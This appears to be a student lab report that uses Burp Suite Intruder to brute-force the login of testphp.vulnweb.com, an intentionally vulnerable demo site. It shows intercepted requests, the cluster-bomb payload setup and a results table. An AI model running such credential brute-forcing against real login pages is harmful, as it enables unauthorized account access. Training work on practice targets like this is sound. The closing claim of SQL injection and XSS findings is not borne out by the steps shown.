
Screenshot of the OWASP Juice Shop application running in a browser window. The URL is localhost:3000/#/search. On the right side, a user dropdown menu is open, showing the email "Future@intern" highlighted with a red box. The menu also includes links for Account, Your Basket (with a notification count of 0), Orders & Payment, Privacy & Security, and Logout. The main content area displays a grid of juice products:

Image	Name	Price	Action
	Apple Juice (1000ml)	1.99¤	Add to Basket
	Apple Pomace	0.89¤	Add to Basket
	Banana Juice (1000ml)	1.99¤	Add to Basket
	Best Juice Shop Salesman Awkward		
	Carrot Juice (1000ml)		
	Eggfruit Juice (500ml)		

- Now, we can see that we have successfully logged into the web application OWASP Juice Shop.



- Open a browser and search <http://testphp.vulnweb.com>



- Turn on the intercept
- Give login credentials here and hit enter
- We received several packets. Find the packet containing the 'testphp' user info and press Enter.

Request

```

1 POST /user/info.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Content-Security-Policy: ...
10 Connection: keep-alive
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test123test
13 Upgrade-Insecure-Requests: 1
14 Priority: u0, i
15
16 uname=[REDACTED] pass=[REDACTED]

```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

Event log (1) All issues

Memory: 135.3MB Disabled 02:45 PM 04-09-2025

- Those packets send to intruder.
- In intruder, we will add the username and password positions for the payloads.
- After that we will select types of attacks, here we select cluster bomb attack.

Cluster bomb attack

Sniper attack
Targets each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.

Pitchfork attack
Allocates a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack
Allocates a payload set to each position. Intruder iterates through all possible combinations of each set.

1 POST /user/info.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Content-Security-Policy: ...
10 Connection: keep-alive
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test123test
13 Upgrade-Insecure-Requests: 1
14 Priority: u0, i
15
16 uname=[REDACTED] pass=[REDACTED]

Payloads

Payload position:	1 - kfdvm
Payload type:	Simple list
Payload count:	0
Request count:	0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Clear		
Deduplicate		

Event log (1) All issues

Memory: 139.7MB Disabled 02:45 PM 04-09-2025

- Then we will give some payloads for username and password.

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:14.0) Gecko/20100101 Firefox/14.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Cookie: login=test%Ftest
Upgrade-Insecure-Requests: 1
Priority: u0, i
16 uname=text&pass=fsdfj

- After giving payloads click on start attack.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
6	oiu		302	701			258	
7	ghj		302	534			258	
8	test		302	653			258	
9		test	302	462			258	
10		test	302	425			258	
11	ertyu	test	302	505			258	
12	dfrh	test	302	508			258	
13	kjngf	test	302	407			258	
14	oiu	test	302	423			258	
15	ghj	test	302	485			258	
16	text	test	200	510	6291			
17		anjfjk	302	561			258	
18	ertyu	anjfjk	302	427			258	
19	dfrh	anjfjk	302	1944			258	
20	kjngf	anjfjk	302	394			258	
21	oiu	anjfjk	302	401			258	
22	ghj	anjfjk	302	559			258	
23		anjfjk	302	1035			258	

- Here we get status code 200 then it is correct credentials
- We copy the request of the correct credentials

Burp Suite Community Edition v2025.7.4 - Temporary Project

Request

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Cookie: loginattempt=1; test
Upgrade-Insecure-Requests: 1
Priority: u0, i

username=test&password=test
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 2

Request cookies: 1

Request headers: 13

- Go to the proxy and paste request on the packet and forward the packet, after that turnoff the intercept.

user info

Not Secure http://testphp.vulnweb.com/userinfo.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

Done (test)

Name: Done

Credit card number: test

E-Mail: test@mail.com

Phone number: 0613371337

Address:

update

You have 1 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- Now, we can see that we have successfully logged into the web application

Conclusion

The web application security testing identified critical vulnerabilities like SQL Injection and XSS. Implementing the suggested fixes—such as input validation and parameterized queries—will improve the application's security. Regular security audits and adherence to OWASP best practices are recommended to maintain a strong security posture for Future Interns.